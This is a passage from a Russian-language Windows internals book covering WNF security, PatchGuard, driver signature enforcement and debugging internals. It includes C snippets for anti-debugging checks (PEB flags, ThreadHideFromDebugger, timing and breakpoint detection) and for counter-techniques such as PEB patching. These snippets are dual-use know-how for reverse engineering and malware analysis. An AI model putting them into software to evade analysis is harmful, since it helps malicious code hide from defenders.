- Не требует создания именованных объектов в Object Manager
- Данные хранятся в ядре (безопасно)
- Поддерживает множество подписчиков (multicast)
- Минимальные накладные расходы для малых объёмов данных

Ограничения:

- Максимум 4 КБ данных на состояние

- Нет гарантии доставки (подписчик может пропустить промежуточные обновления)
- Нет подтверждения получения

20.8. WNF в Feature Management

Система Feature Management Windows использует WNF в качестве основного канала уведомлений. При изменении конфигурации feature-флагов (через Windows Update, A/B-тестирование или локальные политики) система публикует обновление через WNF-состояние. Компоненты, зависящие от feature-флагов, подписываются на соответствующие WNF-уведомления и динамически перенастраивают своё поведение.

Ключевые компоненты:

- **wufb** (Windows Update for Business) -- управляет доставкой feature-конфигураций
- **flightsettings.dll** -- обработка feature-флагов на стороне клиента
- **wpncore.dll** -- обработка push-уведомлений, включая feature-флаги

Хранилище feature-конфигураций находится в реестре:

```
HKLM\SYSTEM\CurrentControlSet\Control\FeatureManagement\Overrides
```

При изменении значений в этом разделе обновляются соответствующие WNF-состояния, и все подписчики получают уведомление.

20.9. Безопасность WNF

Дескрипторы безопасности

Каждое WNF-состояние имеет дескриптор безопасности, определяющий права доступа. Well-known состояния обычно имеют дескрипторы, разрешающие чтение всем пользователям, но запись -- только привилегированным компонентам.

При создании нового состояния можно указать собственный дескриптор безопасности. Если передан NULL, используется дескриптор по умолчанию, предоставляющий полный доступ создателю.

Потенциальные риски

WNF представляет интерес с точки зрения безопасности:

1. **Утечка информации:** подписка на системные WNF-состояния может раскрыть внутреннее состояние ОС
2. **Spoofing:** если злоумышленник получит доступ на запись к WNF-состоянию, он может внедрить ложные данные, влияющие на поведение системных компонентов
3. **Covert channel:** WNF можно использовать как скрытый канал для обмена данными между изолированными процессами, если оба имеют доступ к одному WNF-состоянию

Мониторинг WNF-активности

Для мониторинга WNF-активности можно использовать:

- **ETW:** провайдер Microsoft-Windows-Kernel-General генерирует события при операциях с WNF
- **Отладчик ядра:** команда `!wnf` в WinDbg позволяет просматривать WNF-состояния
- **Пользовательские инструменты:** программа может подписаться на интересующие состояния и логировать изменения

20.10. Внутренние структуры ядра

WNF_SCOPE_INSTANCE

Каждая область видимости представлена в ядре структурой `WNF_SCOPE_INSTANCE`:

```
dt nt!_WNF_SCOPE_INSTANCE
+0x000 Header : _WNF_NODE_HEADER
+0x008 RunRef : _EX_RUNDOWN_REF
+0x010 DataScope : _WNF_DATA_SCOPE
+0x014 InstanceIdSize : Uint4B
+0x018 InstanceId : Ptr64 Void
+0x020 ResolvedScopeMap : _LIST_ENTRY
+0x030 PermanentDataStore : Ptr64 Void
+0x038 VolatileDataStore : Ptr64 Void
```

WNF_STATE_NAME_REGISTRATION

Регистрация состояния:

```
dt nt!_WNF_STATE_NAME_REGISTRATION
+0x000 Header : _WNF_NODE_HEADER
+0x004 StateName : Uint8B
+0x00c MaxStateSize : Uint4B
+0x010 TypeId : _GUID
+0x020 SecurityDescriptor : Ptr64 _SECURITY_DESCRIPTOR
+0x028 StateData : _WNF_STATE_DATA
```

WNF_SUBSCRIPTION

Подписка процесса:

```
dt nt!_WNF_SUBSCRIPTION
+0x000 Header : _WNF_NODE_HEADER
+0x008 RunRef : _EX_RUNDOWN_REF
+0x010 NameSubscription : Ptr64 _WNF_NAME_SUBSCRIPTION
+0x018 CallbackRoutine : Ptr64 void
+0x020 CallbackContext : Ptr64 Void
+0x028 ChangeStamp : Uint4B
```

20.11. Практические примеры

В этой главе представлены следующие практические примеры:

1. **wnf_subscribe.c** -- подписка на изменение WNF-состояния и мониторинг изменений через Native API
2. **wnf_publish.c** -- создание временного WNF-состояния, публикация данных и чтение обратно (демонстрация WNF как IPC)
3. **wnf_enum_all.c** -- перечисление known WNF-состояний перебором диапазона
4. **wnf_explorer.ps1** -- инструмент PowerShell для исследования WNF: декодирование имён, чтение данных, подписка

20.12. Выводы

WNF -- мощный и недооценённый механизм Windows, используемый сотнями компонентов ОС для внутренней координации. Понимание WNF необходимо для:

- Глубокого анализа поведения Windows
- Исследования межпроцессного взаимодействия системных компонентов
- Понимания Feature Management и контролируемого развёртывания функциональности
- Разработки эффективных механизмов IPC для системного программного обеспечения
- Анализа безопасности и выявления потенциальных скрытых каналов

В следующей главе мы рассмотрим PatchGuard -- механизм защиты ядра от модификации, который также использует различные техники обфускации для сокрытия своей работы.

Глава 21. PatchGuard и Kernel Patch Protection

***Примечание:** Материал этой главы предназначен исключительно для образовательных и исследовательских целей. Понимание механизмов защиты ядра необходимо для разработки безопасного программного обеспечения, анализа вредоносного кода и проведения исследований в области информационной безопасности.*

21.1. История и мотивация

Kernel Patch Protection (KPP), более известный как PatchGuard, был введён Microsoft в Windows XP x64 Edition (2005) и стал обязательным компонентом всех 64-битных версий Windows. Его появление было обусловлено серьёзной проблемой: десятилетиями разработчики антивирусов, руткитов и системных утилит модифицировали структуры ядра «на лету» (kernel patching), что приводило к нестабильности и уязвимостям.

Проблемы, решаемые PatchGuard

До PatchGuard были распространены следующие техники:

- **SSDT hooking** -- перехват системных вызовов путём подмены адресов в System Service Descriptor Table
- **IDT hooking** -- подмена обработчиков прерываний в Interrupt Descriptor Table
- **DKOM (Direct Kernel Object Manipulation)** -- прямая модификация структур ядра для сокрытия процессов, файлов, сетевых соединений
- **Inline patching** -- патчинг кода ядра (ntoskrnl.exe) для изменения поведения функций
- **MSR hooking** -- модификация Model-Specific Registers (LSTAR/STAR) для перехвата syscall

Эти техники использовались как легитимным ПО (антивирусы, файерволы, системные мониторы), так и вредоносным (руткиты). Microsoft приняла решение запретить модификацию ядра, предложив взамен официальные API: фильтры файловой системы (minifilters), callback-функции (PsSetCreateProcessNotifyRoutine, ObRegisterCallbacks) и т.д.

21.2. Защищаемые структуры

PatchGuard контролирует целостность следующих критических структур ядра:

System Service Descriptor Table (SSDT)

SSDT содержит массив относительных смещений для всех системных вызовов ядра. PatchGuard периодически проверяет, что содержимое `KeServiceDescriptorTable` и `KeServiceDescriptorTableShadow` не изменилось с момента загрузки.

```
KeServiceDescriptorTable:
+0x000 ServiceTable      : Ptr64 → KiServiceTable (массив RVA)
+0x008 CounterTable      : Ptr64 → (таблица счётчиков, может быть NULL)
+0x010 ServiceLimit      : Uint4B (количество записей)
+0x018 ArgumentTable     : Ptr64 → (таблица размеров аргументов)
```

Interrupt Descriptor Table (IDT)

IDT содержит адреса обработчиков прерываний и исключений. Модификация IDT позволяет перехватить любое прерывание, включая page fault (#PF), general protection fault (#GP) и системный вызов (int 2Eh на 32-битных системах).

PatchGuard проверяет все 256 записей IDT на каждом процессоре.

Global Descriptor Table (GDT)

GDT определяет сегменты памяти и привилегии. Модификация GDT может позволить создание call gates для перехода между уровнями привилегий.

Model-Specific Registers (MSR)

Ключевые MSR, контролируемые PatchGuard:

MSR	Имя	Описание
0xC0000081	STAR	Целевые CS/SS для SYSCALL/SYSRET
0xC0000082	LSTAR	Адрес точки входа SYSCALL (64-bit)
0xC0000083	CSTAR	Адрес точки входа SYSCALL (compatibility mode)
0xC0000084	SF_MASK	Маска RFLAGS для SYSCALL

Критические объекты ядра

- **EPROCESS/ETHREAD** -- структуры процессов и потоков (выборочно)
- **Код ntoskrnl.exe** -- секции .text и другие исполняемые секции
- **Код HAL.dll** -- Hardware Abstraction Layer
- **Объекты драйверов критических компонентов** -- Cl.dll, NDIS и др.

21.3. Реализация PatchGuard

Инициализация

PatchGuard инициализируется на ранних этапах загрузки ядра функцией `KiInitializePatchGuard` (имя обфусцировано и меняется между версиями). Инициализация включает:

1. Вычисление контрольных сумм защищаемых структур
2. Создание зашифрованного контекста PatchGuard
3. Настройку механизмов запуска проверок

Контекст PatchGuard

Контекст PatchGuard -- это большая (десятки килобайт) структура в пуле ядра, содержащая:

- Контрольные суммы всех защищаемых структур
- Копии критических данных для сравнения
- Код верификации (зашифрованный)
- Метаданные для восстановления после проверки
- Случайные данные для обфускации

Контекст зашифрован с использованием алгоритма, основанного на XOR с ключом, который вычисляется из системных параметров. При каждой проверке контекст расшифровывается, выполняется верификация, результат обрабатывается, и контекст снова шифруется.

Механизмы запуска проверок

PatchGuard использует несколько механизмов для запуска проверок, выбирая случайным образом:

1. **DPC Timer** -- отложенные вызовы процедур (Deferred Procedure Call), маскирующиеся под легитимные таймеры ядра
2. **Work Items** -- рабочие элементы пула потоков ядра (ExQueueWorkItem)
3. **APC** -- асинхронные вызовы процедур для системных потоков
4. **Exception handlers** -- обработчики исключений в цепочке SEH
5. **Interrupt objects** -- объекты прерываний, замаскированные под обработчики устройств

Рандомизация таймеров

Интервалы между проверками рандомизированы и составляют от 5 до 15 минут. Источник случайности -- системный таймер с высоким разрешением (RDTSC/KeQueryPerformanceCounter). Это затрудняет предсказание момента проверки.

```
Типичный сценарий запуска:
T=0: Загрузка ядра, инициализация PG
T+5-15m: Первая проверка (DPC Timer)
T+10-30m: Вторая проверка (Work Item)
T+15-45m: Третья проверка (APC)
...
```

Обфускация

PatchGuard применяет множество техник обфускации:

- **Контекст размещён в нестандартных пулах** -- маскируется под легитимные аллокации ядра
- **Тег пула рандомизирован** -- используются легитимные теги (Ntfs, CcSc и т.д.)
- **DPC-объекты встроены в легитимные структуры** -- таймер PG может быть «скрыт» внутри структуры сетевого драйвера
- **Код проверки самомодифицируется** -- расшифровывается перед выполнением и зашифровывается обратно
- **Адреса возврата подменяются** -- стек вызовов выглядит как легитимный путь выполнения ядра

Реакция на обнаружение модификации

При обнаружении модификации PatchGuard вызывает KeBugCheckEx с кодом:

```
CRITICAL_STRUCTURE_CORRUPTION (0x109)
```

Параметры Bug Check:

Параметр	Описание
Param1	Адрес структуры, обнаружившей повреждение
Param2	Информация о повреждённом регионе
Param3	Тип повреждения (0=generic, 1=modification)
Param4	Дополнительные данные

Система немедленно останавливается (BSOD), предотвращая работу скомпрометированного ядра.

21.4. Эволюция PatchGuard

PatchGuard значительно усложнился с момента появления:

PatchGuard v1 (Windows XP x64)

- Простая DPC-проверка
- Фиксированный контекст
- Быстро был обойдён исследователями

PatchGuard v2 (Windows Vista)

- Множественные механизмы запуска
- Шифрование контекста
- Обфускация DPC-таймеров

PatchGuard v3 (Windows 7/8)

- Более агрессивная обфускация
- Проверка собственной целостности
- Anti-debugging: проверка DR-регистров

PatchGuard v4+ (Windows 10/11)

- Интеграция с Hyper-V (HyperGuard)
- VBS-защита контекста PG
- Проверки MSR через гипервизор
- Практически невозможно обойти без контроля гипервизора

21.5. HyperGuard

В Windows 10 и новее, при включённой VBS (Virtualization-Based Security), PatchGuard усилен компонентом HyperGuard (Secure Kernel Runtime Integrity). HyperGuard перемещает часть проверок целостности в VTL 1 (Virtual Trust Level 1), выполняемый под защитой гипервизора.

+-----+-----+		
VTL 1 (Secure World)		
+-----+-----+		
Secure Kernel	HyperGuard	
(securekernel.exe)	(проверки)	
+-----+-----+		
+-----+-----+		
VTL 0 (Normal World)		
+-----+-----+		
ntoskrnl.exe	PatchGuard	
(ядро Windows)	(классич. пров.)	
+-----+-----+		
+-----+-----+		
Гипервизор (hvi64.exe / hvax64.exe)		
+-----+-----+		

HyperGuard делает обход PatchGuard значительно сложнее, так как код верификации выполняется в изолированном контексте, недоступном для VTL 0.

21.6. Driver Signature Enforcement (DSE)

Обзор DSE

Driver Signature Enforcement -- механизм, требующий цифровой подписи для всех драйверов режима ядра. DSE реализован компонентом Code Integrity (ci.dll) и является важной частью защиты ядра наряду с PatchGuard.

CI.dll и g_CiOptions

Компонент Code Integrity (ci.dll) загружается ядром на ранних этапах. Ключевая глобальная переменная:

```
// ci.dll!g_CiOptions (CI_OPTIONS)
// Битовая маска, контролирующая поведение Code Integrity
//
// Бит 0 (0x01): CI включён (CODEINTEGRITY_OPTION_ENABLED)
// Бит 1 (0x02): Тестовая подпись разрешена (CODEINTEGRITY_OPTION_TESTSIGN)
// Бит 2 (0x04): UMCI включён (User-Mode Code Integrity)
// Бит 3 (0x08): Debug mode override
// Бит 4 (0x10): Flight signing
// Бит 5 (0x20): Connected (подключённые машины)
// Бит 6 (0x40): HVCI enabled
```

Процесс проверки подписи

При загрузке драйвера:

1. Менеджер ввода-вывода (I/O Manager) вызывает `SeValidateImageHeader`
2. Ci.dll проверяет Authenticode-подпись PE-файла
3. Подпись должна быть выпущена доверенным центром сертификации
4. Начиная с Windows 10 1607, для новых драйверов требуется подпись WHQL (Windows Hardware Quality Labs) или EV-сертификат через портал разработчиков

Тестовая подпись (Test Signing)

Для разработки и тестирования драйверов без WHQL-подписи:

```
bcdedit /set testsigning on
```

Это устанавливает бит TESTSIGN в BCD и позволяет загружать драйверы, подписанные тестовым сертификатом. В правом нижнем углу экрана отображается водяной знак «Test Mode».

Secure Boot и DSE

Secure Boot добавляет дополнительный уровень защиты:

- UEFI Secure Boot проверяет целостность загрузчика Windows
- Загрузчик проверяет целостность ядра
- Ядро загружает ci.dll и инициализирует DSE
- При включённом Secure Boot `bcdedit /set testsigning on` не работает

Цепочка доверия:

```
UEFI Firmware → bootmgfw.efi → winload.efi → ntoskrnl.exe → ci.dll
                                                         ↓
                                                         Проверка подписей
                                                         всех драйверов
```

21.7. NtQuerySystemInformation и Code Integrity

Статус Code Integrity можно запросить через Native API:

```
// SystemCodeIntegrityInformation (класс 103)
typedef struct _SYSTEM_CODEINTEGRITY_INFORMATION {
    ULONG Length;
    ULONG CodeIntegrityOptions;
} SYSTEM_CODEINTEGRITY_INFORMATION, *PSYSTEM_CODEINTEGRITY_INFORMATION;

// Значения CodeIntegrityOptions:
#define CODEINTEGRITY_OPTION_ENABLED 0x01
#define CODEINTEGRITY_OPTION_TESTSIGN 0x02
#define CODEINTEGRITY_OPTION_UMCI_ENABLED 0x04
#define CODEINTEGRITY_OPTION_UMCI_AUDITMODE 0x08
#define CODEINTEGRITY_OPTION_UMCI_EXCLUSIONPATHS 0x10
#define CODEINTEGRITY_OPTION_TEST_BUILD 0x20
#define CODEINTEGRITY_OPTION_PREPRODUCTION_BUILD 0x40
#define CODEINTEGRITY_OPTION_DEBUGMODE_ENABLED 0x80
#define CODEINTEGRITY_OPTION_FLIGHTING_ENABLED 0x100
#define CODEINTEGRITY_OPTION_HVCI_KMCI_ENABLED 0x200
#define CODEINTEGRITY_OPTION_HVCI_KMCI_AUDITMODE 0x400
#define CODEINTEGRITY_OPTION_HVCI_KMCI_STRICTMODE 0x800
#define CODEINTEGRITY_OPTION_HVCI_IUM_ENABLED 0x1000
```

21.8. Обнаружение PatchGuard

Для исследовательских целей

Обнаружение PatchGuard context возможно через:

1. **Сканирование NonPaged Pool** -- поиск зашифрованных контекстов по характерным паттернам
2. **Мониторинг DPC** -- отслеживание DPC-таймеров с необычными характеристиками
3. **Анализ Work Items** -- проверка рабочих элементов в системных очередях
4. **Мониторинг Bug Check callbacks** -- PatchGuard регистрирует callback для CRITICAL_STRUCTURE_CORRUPTION

Признаки активности PatchGuard

- Периодические всплески активности ядра (расшифровка контекста + проверки)
- DPC-таймеры с периодом 5-15 минут, привязанные к случайным процессорам
- Аллокации в NonPaged Pool с размером 20-100 КБ
- Обращения к таблицам SSDT, IDT, GDT из DPC-контекста

21.9. Практические примеры

В этой главе представлены:

1. **check_kernel_integrity.c** -- запрос списка модулей ядра через NtQuerySystemInformation(SystemModuleInformation), чтение PE-заголовков ntoskrnl.exe, проверка маркеров целостности
2. **dse_status.ps1** -- PowerShell-скрипт для проверки статуса DSE, Secure Boot, Code Integrity Policy

21.10. Выводы

PatchGuard и DSE образуют многоуровневую систему защиты ядра Windows:

- **PatchGuard** предотвращает модификацию ядра в рантайме
- **DSE** предотвращает загрузку неподписанных драйверов
- **Secure Boot** обеспечивает целостность цепочки загрузки
- **HVCI/HyperGuard** усиливает защиту через гипервизор

Эволюция от простых DPC-проверок в Windows XP x64 до VBS-защищённого HyperGuard в Windows 11 демонстрирует непрерывную гонку вооружений между защитниками и атакующими. Понимание этих механизмов критически важно для специалистов по безопасности, разработчиков ядра и исследователей.

Глава 22. Отладочные внутренности: DbgUi, Debug Objects

22.1. Введение

Отладка в Windows -- это не просто пользовательский инструмент, а фундаментальный механизм ядра с собственными объектами, протоколами и API. За фасадом знакомых функций Win32 (DebugActiveProcess, WaitForDebugEvent, ContinueDebugEvent) скрывается слой Native API, оперирующий отладочными объектами ядра (Debug Objects).

В этой главе мы рассмотрим внутреннюю архитектуру отладки Windows: от Debug Objects ядра до Native API ntdll.dll (DbgUi*), а также техники обнаружения и противодействия отладке (anti-debugging и anti-anti-debugging).

22.2. Архитектура отладки Windows

Общая схема



Debug Object

Debug Object -- это объект ядра типа `DebugObject`, создаваемый при инициализации отладки. Он служит каналом связи между отладчиком и отлаживаемым процессом.

Внутренняя структура Debug Object:

```
dt nt!_DEBUG_OBJECT
+0x000 Event      : _KEVENT           // событие для ожидания
+0x018 EventList  : _LIST_ENTRY       // очередь отладочных событий
+0x028 Flags      : Uint4B            // флаги
+0x030 Mutex      : _FAST_MUTEX       // синхронизация доступа
```

Флаги Debug Object:

Бит	Имя	Описание
0	DEBUG_OBJECT_DELETE_PENDING	Объект ожидает удаления
1	DEBUG_OBJECT_KILL_ON_CLOSE	Завершить процесс при закрытии объекта

Отладочный порт процесса

Каждый процесс в Windows имеет поле `DebugPort` в структуре `EPROCESS`:

```
dt nt!_EPROCESS DebugPort
+0x578 DebugPort : Ptr64 Void    // указатель на Debug Object
```

Когда отладчик подключается к процессу, ядро устанавливает `DebugPort` отлаживаемого процесса на Debug Object отладчика. Все отладочные события (исключения, загрузка DLL, создание потоков) направляются через этот порт.

22.3. Native API отладки (DbgUi*)

DbgUiConnectToDbg

Инициализация отладочной подсистемы для текущего потока:

```
NTSTATUS DbgUiConnectToDbg(VOID);
```

Эта функция: 1. Создает Debug Object через `NtCreateDebugObject` 2. Сохраняет дескриптор в TEB (Thread Environment Block) текущего потока

После вызова поток готов к отладке процессов.

DbgUiGetThreadDebugObject

Получение дескриптора Debug Object текущего потока:

```
HANDLE DbgUiGetThreadDebugObject(VOID);
```

Дескриптор хранится в поле TEB:

```
TEB->DbgSsReserved[1]    // offset 0x1698 (Windows 10 x64)
```

NtCreateDebugObject

Создание нового Debug Object:

```
NTSTATUS NtCreateDebugObject(
    PHANDLE          DebugObjectHandle, // [out] дескриптор
    ACCESS_MASK      DesiredAccess,     // права доступа
    POBJECT_ATTRIBUTES ObjectAttributes, // атрибуты объекта
    ULONG            Flags               // флаги (KILL_ON_CLOSE)
);
```

NtDebugActiveProcess

Подключение отладчика к процессу:

```
NTSTATUS NtDebugActiveProcess(
    HANDLE ProcessHandle, // дескриптор целевого процесса
    HANDLE DebugObjectHandle // дескриптор Debug Object
);
```

При вызове ядро: 1. Устанавливает DebugPort процесса 2. Замораживает все потоки отлаживаемого процесса 3. Генерирует «фиктивные» события создания для существующих потоков и загруженных DLL 4. Генерирует событие о точке останова (`DbgBreakPoint`)

NtWaitForDebugEvent

Ожидание отладочного события:

```
NTSTATUS NtWaitForDebugEvent(
    HANDLE      DebugObjectHandle,    // дескриптор Debug Object
    BOOLEAN     Alertable,            // прерываемое ожидание
    PLARGE_INTEGER Timeout,           // таймаут (NULL = бесконечно)
    PVOID       WaitStateChange       // [out] информация о событии
);
```

Эта функция возвращает структуру `DBGUI_WAIT_STATE_CHANGE`, которая существенно отличается от Win32-структуры `DEBUG_EVENT`.

NtDebugContinue

Продолжение после обработки события:

```
NTSTATUS NtDebugContinue(
    HANDLE      DebugObjectHandle,
    PCLIENT_ID  ClientId,              // ID процесса/потока
    NTSTATUS     ContinueStatus        // DBG_CONTINUE / DBG_EXCEPTION_NOT_HANDLED
);
```

NtRemoveProcessDebug

Отключение отладчика от процесса:

```
NTSTATUS NtRemoveProcessDebug(
    HANDLE ProcessHandle,
    HANDLE DebugObjectHandle
);
```

22.4. DBGUI_WAIT_STATE_CHANGE vs DEBUG_EVENT

Структура DBGUI_WAIT_STATE_CHANGE

Native API использует собственный формат событий:

```
typedef enum _DBG_STATE {
    DbgIdle = 0,
    DbgReplyPending = 1,
    DbgCreateThreadStateChange = 2,
    DbgCreateProcessStateChange = 3,
    DbgExitThreadStateChange = 4,
    DbgExitProcessStateChange = 5,
    DbgExceptionStateChange = 6,
    DbgBreakpointStateChange = 7,
    DbgSingleStepStateChange = 8,
    DbgLoadDllStateChange = 9,
    DbgUnloadDllStateChange = 10,
} DBG_STATE;

typedef struct _DBGUI_WAIT_STATE_CHANGE {
    DBG_STATE  NewState;
    CLIENT_ID  AppClientId;
    union {
        DBGKM_EXCEPTION      Exception;
        DBGUI_CREATE_THREAD  CreateThread;
        DBGUI_CREATE_PROCESS CreateProcessInfo;
        DBGKM_EXIT_THREAD     ExitThread;
        DBGKM_EXIT_PROCESS    ExitProcess;
        DBGKM_LOAD_DLL        LoadDll;
        DBGKM_UNLOAD_DLL      UnloadDll;
    } StateInfo;
} DBGUI_WAIT_STATE_CHANGE, *PDBGUI_WAIT_STATE_CHANGE;
```

Различия с DEBUG_EVENT

Аспект	DEBUG_EVENT (Win32)	DBGUI_WAIT_STATE_CHANGE (Native)
Идентификация	dwProcessId, dwThreadId (DWORD)	AppClientId (CLIENT_ID с HANDLE)
Типы событий	Числовые константы (1-9)	Enum DBG_STATE (0-10)
Исключение	EXCEPTION_DEBUG_INFO	DBGKM_EXCEPTION
Загрузка DLL	LOAD_DLL_DEBUG_INFO	DBGKM_LOAD_DLL
Дескрипторы	Предоставляются kernel32	Предоставляются ядром (файлы, потоки)

Функция `DbgUiConvertStateChangeStructure` в `ntdll.dll` выполняет преобразование из Native-формата в Win32-формат.

22.5. Запрос отладочной информации процесса

ProcessDebugPort (класс 7)

Проверка наличия отладочного порта:

```
NTSTATUS NtQueryInformationProcess(  
    ProcessHandle,  
    ProcessDebugPort,    // класс 7  
    &debugPort,           // DWORD_PTR  
    sizeof(debugPort),  
    NULL  
);  
// debugPort != 0 → процесс отлаживается
```

Если процесс отлаживается, возвращается ненулевое значение (обычно `-1`).

ProcessDebugObjectHandle (класс 30)

Получение дескриптора Debug Object:

```
HANDLE hDebugObject = NULL;  
NTSTATUS status = NtQueryInformationProcess(  
    ProcessHandle,  
    ProcessDebugObjectHandle, // класс 30  
    &hDebugObject,  
    sizeof(hDebugObject),  
    NULL  
);  
// STATUS_PORT_NOT_SET → нет отладчика  
// NT_SUCCESS(status) → hDebugObject валиден
```

ProcessDebugFlags (класс 31)

Запрос флагов отладки:

```
ULONG debugFlags = 0;  
NtQueryInformationProcess(  
    ProcessHandle,  
    ProcessDebugFlags, // класс 31  
    &debugFlags,  
    sizeof(debugFlags),  
    NULL  
);  
// debugFlags == 0 → NoDebugInherit == FALSE → отлаживается  
// debugFlags != 0 → нет отладки
```

22.6. Техники Anti-Debugging

Уровень 1: Простые проверки

PEB->BeingDebugged

Самый простой и известный метод:

```
// Чтение напрямую из PEB
PPEB peb = NtCurrentPeb();
if (peb->BeingDebugged) {
    // Отладчик обнаружен
}
```

Этот флаг устанавливается ядром при подключении отладчика и является главной целью anti-anti-debugging инструментов.

NtGlobalFlag

PEB->NtGlobalFlag содержит флаги, устанавливаемые при отладке:

```
PPEB peb = NtCurrentPeb();
// FLG_HEAP_ENABLE_TAIL_CHECK | FLG_HEAP_ENABLE_FREE_CHECK |
// FLG_HEAP_VALIDATE_PARAMETERS = 0x70
if (peb->NtGlobalFlag & 0x70) {
    // Процесс создан под отладчиком
}
```

Heap Flags

Отладочная куча имеет отличающиеся флаги:

```
// ProcessHeap->Flags должен быть HEAP_GROWABLE (0x02)
// ProcessHeap->ForceFlags должен быть 0
PVOID heap = NtCurrentPeb()->ProcessHeap;
ULONG flags = *(ULONG*)((BYTE*)heap + 0x70); // Flags (x64)
ULONG forceFlags = *(ULONG*)((BYTE*)heap + 0x74); // ForceFlags (x64)
if (flags != 0x02 || forceFlags != 0) {
    // Отладочная куча обнаружена
}
```

Уровень 2: Native API проверки

NtQueryInformationProcess

```
// ProcessDebugPort
DWORD_PTR debugPort = 0;
NtQueryInformationProcess(GetCurrentProcess(), ProcessDebugPort,
                           &debugPort, sizeof(debugPort), NULL);
if (debugPort) { /* отладчик */ }

// ProcessDebugObjectHandle
HANDLE hDbgObj = NULL;
NTSTATUS st = NtQueryInformationProcess(GetCurrentProcess(),
    ProcessDebugObjectHandle, &hDbgObj, sizeof(hDbgObj), NULL);
if (NT_SUCCESS(st)) { /* отладчик */ }

// ProcessDebugFlags
ULONG dbgFlags = 0;
NtQueryInformationProcess(GetCurrentProcess(), ProcessDebugFlags,
                           &dbgFlags, sizeof(dbgFlags), NULL);
if (dbgFlags == 0) { /* отладчик */ }
```

SystemKernelDebuggerInformation

Проверка наличия отладчика ядра:

```
typedef struct _SYSTEM_KERNEL_DEBUGGER_INFORMATION {
    BOOLEAN KernelDebuggerEnabled;
    BOOLEAN KernelDebuggerNotPresent;
} SYSTEM_KERNEL_DEBUGGER_INFORMATION;

SYSTEM_KERNEL_DEBUGGER_INFORMATION dbgInfo = {0};
NtQuerySystemInformation(SystemKernelDebuggerInformation,
                          &dbgInfo, sizeof(dbgInfo), NULL);
if (dbgInfo.KernelDebuggerEnabled && !dbgInfo.KernelDebuggerNotPresent) {
    // Отладчик ядра активен
}
```

Уровень 3: Временные проверки

RDTSC (Read Time-Stamp Counter)

```
ULONGLONG t1 = __rdtsc();
// Некоторые вычисления...
volatile int x = 0;
for (int i = 0; i < 1000; i++) x += i;
ULONGLONG t2 = __rdtsc();

if ((t2 - t1) > 1000000) {
    // Аномальная задержка — вероятно, пошаговая отладка
}
```

QueryPerformanceCounter

```
LARGE_INTEGER t1, t2;
QueryPerformanceCounter(&t1);
// Операции...
QueryPerformanceCounter(&t2);

if ((t2.QuadPart - t1.QuadPart) > threshold) {
    // Замедление из-за отладки
}
```

GetTickCount

```
DWORD t1 = GetTickCount();
// Операции...
DWORD t2 = GetTickCount();
if ((t2 - t1) > 100) {
    // Подозрительная задержка
}
```

Уровень 4: Продвинутые техники

NtSetInformationThread — ThreadHideFromDebugger

```
// Скрывает поток от отладчика
// После вызова отладочные события этого потока не доставляются
NtSetInformationThread(
    GetCurrentThread(),
    ThreadHideFromDebugger, // класс 17
    NULL,
    0
);
```

Это одна из наиболее эффективных техник: скрытый поток может вызывать исключения, которые отладчик не перехватит. Если код обработки исключений зависит от этого поведения, программа упадёт под отладчиком.

NtSystemDebugControl

```
// Попытка вызова отладочной функции ядра
NTSTATUS status = NtSystemDebugControl(
    SysDbgQueryModuleInformation, // произвольная команда
    NULL, 0,
    NULL, 0,
    NULL
);
// В некоторых конфигурациях результат отличается при наличии отладчика
```

Детекция аппаратных точек останова

```
CONTEXT ctx = {0};
ctx.ContextFlags = CONTEXT_DEBUG_REGISTERS;
GetThreadContext(GetCurrentThread(), &ctx);
if (ctx.Dr0 || ctx.Dr1 || ctx.Dr2 || ctx.Dr3) {
    // Аппаратные точки останова установлены
}
```

Детекция программных точек останова

```
// Проверка наличия INT 3 (0xCC) в начале функции
BYTE firstByte = *(BYTE*)SomeFunction;
if (firstByte == 0xCC) {
    // Программная точка останова
}
```

22.7. Техники Anti-Anti-Debugging

Патчинг PEB

```
// Сброс BeingDebugged
NtCurrentPeb()->BeingDebugged = FALSE;

// Сброс NtGlobalFlag
NtCurrentPeb()->NtGlobalFlag &= ~0x70;
```

Перехват NtQueryInformationProcess

Anti-anti-debugging инструменты (ScyllaHide, TitanHide) перехватывают NtQueryInformationProcess и подменяют результаты для классов ProcessDebugPort, ProcessDebugObjectHandle, ProcessDebugFlags.

NtSetInformationThread — сброс ThreadHideFromDebugger

Некоторые плагины отладчиков перехватывают NtSetInformationThread и блокируют вызовы с ThreadHideFromDebugger.

Эмуляция RDTSC

Продвинутые отладчики могут эмулировать инструкцию RDTSC, возвращая «ожидаемые» значения, чтобы обойти временные проверки.

NtClose trick

Техника обнаружения отладчика через NtClose:

```
// При отладке закрытие невалидного дескриптора вызывает исключение
__try {
    NtClose((HANDLE)0xDEADBEEF);
} __except(EXCEPTION_EXECUTE_HANDLER) {
    // Исключение перехвачено → отладчик присутствует
}
```

